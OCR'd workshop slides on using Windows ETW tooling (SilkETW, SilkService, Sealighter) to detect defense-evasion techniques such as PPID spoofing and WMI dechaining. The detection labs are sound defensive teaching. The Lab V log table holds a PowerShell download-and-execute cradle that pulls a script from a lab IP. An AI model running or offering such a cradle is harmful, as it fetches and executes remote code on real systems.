




Fig 1: ETW Architecture


Saved or Real Time Events?
Saved
Real Time
WPT
Channel ?
Yes
No
Event Viewer
SilkETW / Sealighter
This Does not apply to the ***Microsoft-Windows-Threat-Intelligence*** provider.
Use Windows Performance Tool to generate a **Trace Session**.
Does that **Provider** happen to have any Channel present?
Enable Logging for the specific **Channel.**
Set the output as Event Log in CLI or conf. file.

2. Playing around with multiple ETW Providers.

Windows Performance Tools

Computer Management > System Tools > Performance > Data Collector Sets > Event Trace Sessions




Name	Status
Circular Kernel Context Logger	Running
Eventlog-Security	Running
DiagLog	Running
Diagtrack-Listener	Running
EventLog-Application	Running
EventLog-System	Running
iclsClient	Running
iclsProxy	Running
IntelPTTEKRecertification	Running
IntelRST	Running
LwtNetLog	Running
Microsoft-Windows-Rdp-Grap...	Running
NetCore	Running
NtfsLog	Running
RadioMgr	Running

Windows Performance Tools

1. Create New Event Trace Session.
(Right Click > New > Data Collector Set)

2. Event Trace Sessions currently running.

3. Providers providing events to those Sessions.



Computer Management (Local)
- System Tools
  - Task Scheduler
  - Event Viewer
  - Shared Folders
  - Local Users and Groups
  - Performance
    - Monitoring Tools
      - Performance Monitor
    - Data Collector Sets
      - User Defined
      - System
      - Event Trace Sessions
      - Startup Event Trace Sessions
    - Reports
  - Device Manager
- Storage
  - Disk Management
- Services and Applications

Name	Status
Circular Kernel Context Logger	Running
Eventlog-Security	Running
DiagLog	Running
Diagtrack-Listener	Running
EventLog-Application	Running
EventLog-ForwardedEvents	Running
EventLog-System	Running
LwtNetLog	Running
Microsoft-Windows-Rdp-Grap...	Running
NetCore	Running
NtfsLog	Running
RadioMgr	Running
UBPM	Running
WdiContextLog	Running
WiFiSession	Running
8696EAC4-1288-4288-A4EE-49E...	Running
UserNotPresentTraceSession	Running
MpWppTracing-20220130-0744...	Running
ScreenOnPowerStudyTraceSessi...	Running
MSDTC_TRACE_SESSION	Running
DCPrinterEventTraceSession	Running
WindowsUpdate_trace_log	Running
ECCB175F-1EB2-43DA-BFB5-A8...	Running
SHS-01302022-074451-7-7f	Running
SgrmEtwSession	Running

EventLog-Application Properties

Providers:
- Microsoft-User Experience Virtualization-App Agent
- Microsoft-User Experience Virtualization-IPC
- Microsoft-User Experience Virtualization-SQM Uplo...
- Microsoft-Windows-AAD
- Microsoft-Windows-ActionQueue
- Microsoft-Windows-AllJoyn
- Microsoft-Windows-All-User-Install-Agent
- Microsoft-Windows-AppHost
- Microsoft-Windows-ApplicabilityEngine

Properties:

Property	Value	Description
Keywords(Any)	0x4000...	Events with any of th...
Keywords(All)	0x0	Events with all of the...
Level	0xffffffff	Events up to this lev...
Properties	0x0000...	These additional dat...
Filter	Disabled	

Lab: I

Create a New *Event Trace Session*.

Tool:	**Windows Performance Tool**
Provider:	**Microsoft-Windows-WMI-Activity**
Keyword Value:	**0x4000000000000**

Problem 1!

Where are the Real Time Logs?

Solution

Enable the Channel (if it **Exists**) via Event Viewer !

Problem 2!

What if the Channel doesn’t exist for a specific Provider?

Solution

Use SilkETW or Sealighter

SilkETW

Credits: Ruben Boonen (@FuzzySec)
Link: github.com/mandiant/SilkETW

1. Built on top of *Microsoft.Diagnostics.Tracing.TraceEvent* library.
2. Simple interface to look at the ETW Logs.
3. Can be used as a Research tool, and sometimes in production (Depends).
4. **Can't** consume/log events from **Microsoft-Windows-Threat-Intelligence**.

Output data is serialized to JSON. The JSON data can either be:
1. Shipped off to 3rd Party Infrastructure such as Elasticsearch.
2. Written to file.
3. Stored in the Windows Event Log.

Reference: https://github.com/mandiant/SilkETW

SilkETW

URL

Command Line: `-t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot url -p https://some.elk:9200/ldap/_doc/`

File

Command Line: `-t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot file -p C:\Some\Path\out.json`

Event Log

Command Line: `-t user -pn Microsoft-Windows-DotNETRuntime -uk 0x2038 -ot eventlog`

Reference: https://github.com/mandiant/SilkETW

Setup

Lab: II

Create a New *Event Trace Session* for a Provider with **No Channel**.

Tool:	**SilkETW**
Provider:	**Microsoft-Windows-DotNETRuntime**
Keyword Value:	**0x2038**
Output:	**File** & **Event Log**

Problem 3!

How to set SilkETW as a Service?

Solution

Use SilkService!

SilkService

Credits: Ruben Boonen (@FuzzySec)
Link: github.com/mandiant/SilkETW

1. SilkService lets you run SilkETW in Headless Mode
2. Collect ETW events from multiple Providers at the same time.

Output data is serialized to JSON. The JSON data can either be:
1. Shipped off to 3rd Party Infrastructure such as Elasticsearch.
2. Written to file.
3. Stored in the Windows Event Log.

Reference: https://github.com/mandiant/SilkETW

Setup + Demo

SilkService (Provider Logging)

URL

Configuration File
```
<Guid>1</Guid>
<CollectorType>user</CollectorType>
<ProviderName>e13c0d23-ccbc-4e12-931b-d9cc2eee27e4</ProviderName>
<OutputType>url</OutputType>
<Path>https://some.elk:9200/NetETW/_doc/</Path>
```

File

Configuration File
```
<Guid>2</Guid>
<CollectorType>user</CollectorType>
<ProviderName>Microsoft-Windows-DNS-Client</ProviderName>
<OutputType>file</OutputType>
<Path>C:\Users\victim\Desktop\output.json</Path>
```

Event Log

Configuration File
```
<Guid>21ac2393-3bbb-4702-a01c-b593e21913dc</Guid>
<CollectorType>user</CollectorType>
<ProviderName>e13c0d23-ccbc-4e12-931b-d9cc2eee27e4</ProviderName>
<OutputType>eventlog</OutputType>
```

Reference: https://github.com/mandiant/SilkETW#configuration

SilkService (Kernel Logging)

URL

Configuration File

```
<Guid>1</Guid>
<CollectorType>kernel</CollectorType>
<KernelKeywords>Process</KernelKeywords>
<OutputType>url</OutputType>
<Path>https://some.elk:9200/NetETW/_doc/</Path>
```

File

Configuration File

```
<Guid>21ac2393-3bbb-4702-a01c-b593e21913dc</Guid>
<CollectorType>kernel</CollectorType>
<KernelKeywords>Process</KernelKeywords>
<OutputType>file</OutputType>
<Path>C:\Users\victim\Desktop\output.json</Path>
```

Event Log

Configuration File

```
<Guid>21ac2393-3bbb-4702-a01c-b593e21913dc</Guid>
<CollectorType>kernel</CollectorType>
<KernelKeywords>Process</KernelKeywords>
<OutputType>eventlog</OutputType>
```

Reference: https://github.com/mandiant/SilkETW#configuration

Lab: III

Create a New *Event Trace Session* as a **Service**.

Tool:	**SilkService**
Provider:	**Microsoft-Windows-DotNETRuntime**
Keyword Value:	**0x2038**
Output:	**File** & **Event Log**

Lab: III (Solution)

Service
Creation

```
sc create SilkService binPath= "<FullPath>"
```

[Restart]

Incase you want to delete a Service

Service
Deletion

```
sc query state=all | find "Silk"
```

[To find the DISPLAY and SERVICE name]

```
sc delete <SERVICE_NAME>
```

Problem 3!

How to log **Microsoft-Windows-Threat-Intelligence** Provider Events?

Solution

Use Sealighter!

3. Weaponizing **ETW-TI** for Detection

Protected Process Light Anti-Malware

- Special flag inside their EPROCESS struct in the kernel.
- Binary and any DLLs are signed by Microsoft.
- Signed Early Launch AntiMalware (ELAM) Kernel Driver.
- PPL Processes can’t be killed, inspected by ordinary users or process.
- Get access to ETW-TI Events.

ETW-TI & Sealighter

- Only processes started at least as **Protected Process Light Anti-Malware** (or **PPL-AM**) can receive events from ETW-TI.
- ETW-TI, one of the hardcore provider.
- ETW-TI Provider events are consumed by Defender for Endpoint (ATP), Sentinel etc.,

- Sealighter can log and consume ETW-TI Events :)
- Works by putting the PPLDump into play in the back.

Sealighter

Credits: Pat H (@pathtofile)
Link: github.com/pathtofile/Sealighter *(The Version in talk is* Sealighter *v1.5)*

1. Built on top of *KrabsETW* library.
2. To output the results, a **configuration file** is needed.
3. Can be used as a Research tool, but can't be used in production.
4. **Can** consume/log events from **Microsoft-Windows-Threat-Intelligence** Provider.
5. Lots of customisation via the configuration file.
5. Output to STDOUT (Standard Out), File or Windows Event Log.

Reference: https://github.com/pathtofile/Sealighter

Sealighter

STDOUT

Configuration File

```
"output_format": "stdout",
```

File

Configuration File

```
"output_format": "file",
"output_filename": "output.json"
```

Event Log

Configuration File

```
"output_format": "event_log",
```

Reference: https://github.com/pathtofile/Sealighter

Setup + Demo

Lab: III

Create a New *Event Trace Session*.

Tool:	**Sealighter**
Provider:	**Microsoft-Windows-DotNETRuntime**
Keyword Value:	**0x2038**
Output:	**File** & **Event Log**

Problem 4!

How to set Sealighter as a Service?

Answer

You Can’t !

SilkETW vs Sealighter

Silk uses the **Microsoft.Diagnostics.Tracing.TraceEvent** library. Being a .NET library it doesn't parse events for some providers fully, reporting only a fraction of the event's properties.
E.g., Not able to fetch the Parent PID value in Microsoft-Windows-Kernel-Process.

Sealighter uses the **KrabsETW** Library. It provides complete event properties and a lot of extremely useful and efficient event filtering options.

Apart from that Sealighter can log **Microsoft-Windows-Threat-Intelligence** while SilkETW can’t.

ETW Event Dumper

Advantage:

Makes hooking over 100 providers really easy by just using a .txt file, which contains all the provider GUID.

Whereas other 3rd Party tools like SilkService, Sealighter can be quite overwhelming with config file if one wants to hook over 100 providers.

Tool:

https://github.com/woanware/etw-event-dumper

Requirements:

https://dotnet.microsoft.com/en-us/download/dotnet/thank-you/sdk-6.0.200-windows-x64-installer

4. Detecting "**Defense Evasion**" Techniques

Detecting "Defense Evasion" Techniques

Case I: Detecting **PPID Spoofing**.

a. SelectMyParent.
b. WMI Dechaining.

Case II: Detecting **Command Line Spoofing**.

Case I: Detecting PPID Spoofing

a. Using SelectMyParent from Didier Stevens. [Source]

b. Using WMI to Dechain the parent.

Deep Dive on **SelectMyParent** & **CreateProcess()** !

1. What is **PPID Spoofing** ?
2. How **SelectMyParent** implements it and how does it works?


Lab IV: Detecting SelectMyParent

Solution

Tool:	**Windows Performance Tool**
Provider:	**Microsoft-Windows-Kernel-Process**
Keyword:	**WINEVENT_KEYWORD_PROCESS**
Keyword Value:	**0x0000000000000010**
Output:	**EventLog**

Keywords for Detecting PPID Spoofing
(SelectMyParent / CreateProcess())

Execution ProcessID :	Real Parent PID
ProcessID :	Child PID



```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  - <System>
      <Provider Name="Microsoft-Windows-Kernel-Process" Guid="{22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716}" />
      <EventID>1</EventID>
      <Version>3</Version>
      <Level>4</Level>
      <Task>1</Task>
      <Opcode>1</Opcode>
      <Keywords>0x8000000000000010</Keywords>
      <TimeCreated SystemTime="2022-02-27T17:22:50.0747396Z" />
      <EventRecordID>1</EventRecordID>
      <Correlation />
      <Execution ProcessID="7960" ThreadID="1680" />
      <Channel />
      <Computer>DESKTOP-UEMM734</Computer>
      <Security />
    </System>
  - <EventData>
      <Data Name="ProcessID">7300</Data>
      <Data Name="ProcessSequenceNumber">343</Data>
      <Data Name="CreateTime">2022-02-27T17:22:50.0747104Z</Data>
      <Data Name="ParentProcessID">7960</Data>
      <Data Name="ParentProcessSequenceNumber">331</Data>
      <Data Name="SessionID">1</Data>
      <Data Name="Flags">0</Data>
      <Data Name="ProcessTokenElevationType">2</Data>
      <Data Name="ProcessTokenIsElevated">1</Data>
      <Data Name="MandatoryLabel">S-1-16-12288</Data>
      <Data Name="ImageName">\Device\HarddiskVolume3\Users\c0rvus\Desktop\Workshop\SelectMyParent.exe</Data>
      <Data Name="ImageChecksum">68116</Data>
      <Data Name="TimeDateStamp">1258918379</Data>
      <Data Name="PackageFullName" />
      <Data Name="PackageRelativeAppId" />
    </EventData>
  </Event>
```

Deep Dive **WMI Dechaining** & Techniques Alike!

1. How is a particular process de-chained from the parent using **WMI** ?

2. What are the classes and methods used in the code to invoke **WMI** from VBA?

3. Why **Microsoft-Windows-Kernel-Process** provider event didn’t gave out the Real Parent when WMI Dechaining technique was used?


Lab V: Detecting WMI Dechaining

Solution

Tool:	**SilkService**
Provider:	**Microsoft-Windows-WMI-Activity**
Keyword:	**Microsoft-Windows-WMI-Activity/Operational**
Keyword Value:	**0x4000000000000000**
Output:	**EventLog**

Keywords for Detecting PPID Spoofing (WMI - Dechaining)

Commandline:	Arguments used by a Process.
ClientProcessId :	Real Parent PID
CreatedProcessId :	Child PID



Time	ProviderName	Commandline	ClientProcessId	CreatedProcessId
Feb 27, 2022 @ 23:25:53.848	Microsoft-Windows-WMI-Activity	powershell -exec bypass -nop -c iex((new-object system.net.webclient).downloadstring('http://192.168.29.115/file.txt'))	7,680	7,408
Feb 27, 2022 @ 23:25:53.848	Microsoft-Windows-WMI-Activity	powershell -exec bypass -nop -c iex((new-object system.net.webclient).downloadstring('http://192.168.29.115/file.txt'))	7,680	7,408
Feb 27, 2022 @ 23:25:53.832	Microsoft-Windows-WMI-Activity	-	7,680	-